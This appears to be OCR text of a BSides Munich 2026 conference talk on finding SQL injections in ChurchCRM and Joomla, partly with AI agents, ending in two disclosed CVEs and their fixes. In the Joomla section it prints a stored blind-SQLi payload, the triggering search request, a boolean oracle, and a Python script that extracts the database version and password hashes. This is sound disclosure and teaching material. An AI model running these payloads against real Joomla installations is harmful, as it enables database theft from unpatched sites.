```
SELECT * FROM kit.students
WHERE name = 'Adrian Junge (vurlo)'
  AND team = 'KITCTF';
-- ' AND homework_done = TRUE;
```

Teaching AI to hack Joomla so I can skip my homework /s

BSides Munich 2026

Table of Contents

1. Church Sidequest
    a. SQLIs
    b. Manual Workflow
2. Joomla-CMS
    a. Leveraging AI
    b. CVEs & Details
3. Conclusion
4. Q&A

Church Sidequest


ChurchCRM



Church Sidequest

ChurchCRM





Church Sidequest

Advisory About src/UserEditor.php

```
$type = $_POST['type'];
ksort($type);
reset($type);
while ($current_type = current($type)) {
    $id = key($type);
    // We can't update unless values already exist.
    $sSQL = 'SELECT * FROM userconfig_ucfg '
        . "WHERE ucfg_id=$id AND ucfg_per_id=$iPersonID ";
    $bRowExists = true;
```

Church Sidequest

Latest src/MemberRoleChange.php

```php
// Was the form submitted?
if (isset($_POST['Submit'])) {
    //Get the new role
    $iNewRole = InputUtils::legacyFilterInput($_POST['NewRole']);

    //Update the database
    $sSQL = 'UPDATE person2group2role_p2g2r SET p2g2r_rle_ID = ' . $iNewRole . ' WHERE p2g2r_p
    RunQuery($sSQL);
```

Church Sidequest

Latest src/MemberRoleChange.php

```php
// Note that a database connection must already be established for the mysqli_real_escape_string functi
public static function legacyFilterInput($sInput, $type = 'string', $size = 1)
{
    global $cnInfoCentral;
    if (strlen($sInput) > 0) {
        switch ($type) {
            case 'string':
                return mysqli_real_escape_string($cnInfoCentral, self::sanitizeText($sInput));
            case 'htmltext':
                return mysqli_real_escape_string($cnInfoCentral, self::sanitizeHTML($sInput));
            case 'char':
                return mysqli_real_escape_string($cnInfoCentral, self::filterChar($sInput, $size));
            case 'int':
                return self::filterInt($sInput);
            case 'float':
```

Church Sidequest

Manual Workflow

1. Find out the database interaction points

```
public static function runQuery(string $sSQL, bool $bStopOnError = true)
{
    global $cnInfoCentral;


    mysqli_query($cnInfoCentral, "SET sql_mode=(SELECT REPLACE(@@sql_mode,'ONLY_FULL_G

    if ($result = mysqli_query($cnInfoCentral, $sSQL)) {
        return $result;
    } elseif ($bStopOnError) {
        LoggerUtils::getAppLogger()->error(gettext('Cannot execute query.') . " " . $s
```

Church Sidequest

Manual Workflow

2. Enumerate sinks with simple Ctrl+F search



Church Sidequest

Manual Workflow

3. Check each sink's dynamic parameters for external reachability

```
$type = $_POST['type'];
ksort($type);
reset($type);
while ($current_type = current($type)) {
    $id = key($type);
    // Save new setting
    $sSQL = 'UPDATE userconfig_ucfg '
        . "SET ucfg_value='$value', ucfg_permission='$permission' "
        . "WHERE ucfg_id='$id' AND ucfg_per_id='0' ";
    $rsUpdate = RunQuery($sSQL);
    next($type);
```

Church Sidequest

Manual Workflow


4. Check each of the external reachable parameters for sanitization

```
// Was the form submitted?
if (isset($_POST['Submit'])) {
    //Get the new role
    $iNewRole = InputUtils::legacyFilterInput($_POST['NewRole']);

    //Update the database
    $sSQL = 'UPDATE person2group2role_p2g2r SET p2g2r_rle_ID = ' . $
    RunQuery($sSQL);
```

Church Sidequest
Manual Workflow

5. Create a PoC against a locally running Docker environment and report the vuln



Joomla-CMS

A Larger, “Better” Codebase



5,200+	~250k	5.4.5
GitHub Stars	Lines of PHP	Target Version

Joomla-CMS
AI Workflow

1. Enumerate sinks/database interaction points

```
$db      = $this->getDatabase();
$query   = $db->getQuery(true);
$fieldId = (int) $result->id;
$query->select($db->quoteName('category_id'))
    ->from($db->quoteName('#__fields_categories'))
    ->where($db->quoteName('field_id') . ' = :fieldid')
    ->bind(':fieldid', $fieldId, ParameterType::INTEGER);

$db->setQuery($query);
$result->assigned_cat_ids = $db->loadColumn() ?: [0];
```

Joomla-CMS
AI Workflow

1. Enumerate sinks/database interaction points

Keyword	Purpose
getQuery	Query builder construction
setQuery	Handoff to database driver
getDatabase	Modern database access
Factory::getDbo	Legacy database access (deprecated)

Afterwards remove duplicate sinks

Joomla-CMS
AI Workflow

2. Remove all sinks with **only** static/hard coded SQL parameters

```
protected function getInput()
{
    $db     = $this->getDatabase();
    $query  = $db->getQuery(true)
        ->select($db->quoteName('extension_id'))
        ->from($db->quoteName('#__extensions'))
        ->where($db->quoteName('folder') . ' = ' . $db->quote('actionlog'))
        ->where($db->quoteName('element') . ' = ' . $db->quote('joomla'));
    $db->setQuery($query);

    $result = (int) $db->loadResult();
```

Joomla-CMS
AI Workflow

3. Remove all sinks that use prepared statements for **every** dynamic input

```php
public function load($id)
{
    // Cast as integer until method is typehinted.
    $id = (int) $id;

    $db = Factory::getDbo();

    $query = $db->getQuery(true)
        ->select('*')
        ->from($db->quoteName('#__usergroups'))
        ->where($db->quoteName('id') . ' = :id')
        ->bind(':id', $id, ParameterType::INTEGER);
```

Joomla-CMS
AI Workflow

4. Save the filtered sinks in JSON format


```
"file": "components/com_finder/src/Model/SearchModel.php",
"class": "SearchModel",
"function": "getListQuery",
"line": 158,
"dynamic_inputs": [
    "$groups",
    "Factory::...",
    "$nowDate",
    "$this->searchquery->filters",
    "$group",
    "$taxonomies"
```


After deduplication and filtering: **247 candidates** remained

Joomla-CMS
AI Workflow

5. Deep inspection of the remaining sinks (one copilot agent each)

   - Purely focus on SQLI
   - Stored input is untrusted (second-order e.g. save articles and read them)
   - Check for external reachability (Backward Taint Analysis)
   - Inspect (PHP) casting, transformations and sanitizations
   - Check function contracts
   - PoC against local Joomla Docker setup

Joomla-CMS
Assigned CVEs

After reviewing the outputs and reporting...

Second-order SQL injections

CVE-2026-35221

Authenticated Blind SQLi

com_finder (Smart Search)

Broken contract between 2 functions

CVE-2026-35222

Authenticated Blind SQLi

com_tags

Forgot whitelist for ORDER BY

Joomla-CMS com_finder
Storing The Payload

What can we do as a publisher...



Joomla-CMS com_finder

Storing The Payload

'Author'

<created-by-alias>

```php
public function addTaxonomy($branch, $title, $state = 1, $access = 1, $language = '*')
{
    // We can't add taxonomies with empty titles
    if (!trim($title)) {
        return;
    }
    $node           = new \stdClass();
    $node->title    = $title;
    $node->state    = (int) $state;
    $node->access   = (int) $access;
    $node->language = $language;
    $node->nested   = false;

    // Add the node to the taxonomy branch.
    $this->taxonomy[$branch][] = $node;
```

Joomla-CMS com_finder

Triggering The Payload

```
GET /index.php?option=com_finder&view=search&q=<article-title>+author:<prefix>
```

Joomla-CMS com_finder

Triggering The Payload

GET /index.php?option=com_finder&view=search&q=<article-title>+author:<prefix>

```php
$return = Taxonomy::getNodeByTitle($modifier, $value);

// Check if the node id was found.
if ($return) {
    // Check if the branch has been cleared.
    if (!\in_array($modifier, $cleared, true)) {
        // Clear the branch.
        $this->filters[$modifier] = [];

        // Add the branch to the cleared list.
        $cleared[] = $modifier;
    }

    // Add the filter to the list.
    $this->filters[$modifier][$return->title] = (int) $return->id;
```

<created-by-alias>

Joomla-CMS com_finder

Triggering The Payload

```
$this->filters = [
    'Author' => [
        <created-by-alias> =>
    <id>
    ],
];
```

Joomla-CMS com_finder

Triggering The Payload

```
$this->filters = [
    'Author' => [
        '13371337*0+IF((1=1),t.node_id,0)' =>
    123
    ],
];
```

<created-by-alias>

```
if (!empty($this->searchquery->filters)) {
    // Convert the associative array to a numerically indexed array.
    $groups     = array_values($this->searchquery->filters);
    $taxonomies = array_merge(...array_map(fn ($group) => array_keys($group), $groups));

    $query->join('INNER', $db->quoteName('#__finder_taxonomy_map') . ' AS t ON t.link_id = l.link_id')
        ->where('t.node_id IN (' . implode(',', array_unique($taxonomies)) . ')');
```

Joomla-CMS com_finder

Triggering The Payload

```
... WHERE t.node_id IN ( 13371337*0+IF((1=1),t.node_id,0) ) ...
```

Joomla-CMS com_finder

Triggering The Payload

Expected was...

```
$this->filters = [
    'Author' => [
        123 =>
    '13371337*0+IF((1=1),t.node_id,0)'
    ],
];
```



```
... WHERE t.node_id IN (123) ...
```

Joomla-CMS com_finder

Triggering The Payload

```
if (!empty($this->searchquery->filters)) {
```

```
            $this->searchquery->filters = ['Author' => '[13371337*0+IF((1=1),t.node_id,0)'=> 123]]
```

```
    $groups     = array_values($this->searchquery->filters);
```

Extract the values from all the keys with `array_values`:
`$groups = [['13371337*0+IF((1=1),t.node_id,0)'=> 123]]`

```
    $taxonomies = array_merge(...array_map(fn ($group) => array_keys($group), $groups));
```

Extract each groups keys and flatten the lists with `array_merge`:
`$taxonomies = ['13371337*0+IF((1=1),t.node_id,0)]`

```
    $query->join('INNER', $db->quoteName('#__finder_taxonomy_map') . ' AS t ON t.link_id = l.link_id')
        ->where('t.node_id IN (' . implode(',', array_unique($taxonomies)) . ')');
```

Remove duplicates with `array_unique` and join the strings with `implode`:
`... WHERE t.node_id IN (13371337*0+IF((1=1),t.node_id,0)) ...`

Joomla-CMS com_finder

The Boolean Oracle

```
GET /index.php?option=com_finder&view=search&q=1337+author:13371337
```

Joomla-CMS com_finder
The Boolean Oracle

GET /index.php?option=com_finder&view=search&q=1337+author:13371337

... t.node_id IN (13371337*0+IF((1=1),t.node_id,0)) ...




... t.node_id IN (t.node_id) ...

Joomla-CMS com_finder

The Boolean Oracle

GET /index.php?option=com_finder&view=search&q=1337+author:13371337

... t.node_id IN (13371337*0+IF((1=0),t.node_id,0)) ...



... t.node_id IN (0) ...

Joomla-CMS com_finder

The Boolean Oracle

```
... t.node_id IN (13371337*0+IF((
1=1
),t.node_id,0) ...
```



```
... t.node_id IN (13371337*0+IF((
ASCII( SUBSTR( VERSION(), 1, 1 ) ) >= 53
),t.node_id,0) ...
```

Joomla-CMS com_finder

Exploitation

Dumping

- Version string
- Table names
- Password hashes

...

```python
def cond(pos, mid):
    return f"ASCII(SUBSTRING(VERSION(),{pos},1))>={mid}"


def extract_version(session, aid, title, ctx, prefix, term, log):
    out = []

    for pos in range(1, 65):
        lo, hi = 0, 127

        while lo < hi:
            mid = (lo + hi + 1) // 2
            alias_payload = f"{prefix}*0+IF(({cond(pos, mid)}),t.node_id,0)"
            save_article(session, ctx, aid, title, alias_payload)
            ok = probe(prefix, term)
            log.append(f"version p{pos} >= {mid} => {int(ok)}")
```

Joomla-CMS com_finder

The Fix

Joomla 5.4.5

```
$this->filters[$modifier][ $return->title ] = (int) $return->id;
```



Joomla 5.4.6

```
$this->filters[$modifier][ (int) $return->id ] = $return->title;
```

Joomla-CMS
Timeline



Conclusion

SQL injections are still a thing





Conclusion

SQL injections are still a thing



Prepared statements are not the silver bullet
Can’t parameterize SQL grammar
`ORDER BY ?`

Conclusion

SQL injections are still a thing





Prepared statements are not the silver bullet
Can’t parameterize SQL grammar
`ORDER BY ?`

The AI-assisted workflow is generalizable to some extent (sinks first)
e.g. Template Injection

Conclusion

SQL injections are still a thing



Prepared statements are not the silver bullet
Can’t parameterize SQL grammar
`ORDER BY ?`

The AI-assisted workflow is generalizable to some extent (sinks first)
e.g. Template Injection

Room for improvement e.g. use static tooling for first part, call graphs etc

Q&A



adrianjunge.de/blog/joomla-sqli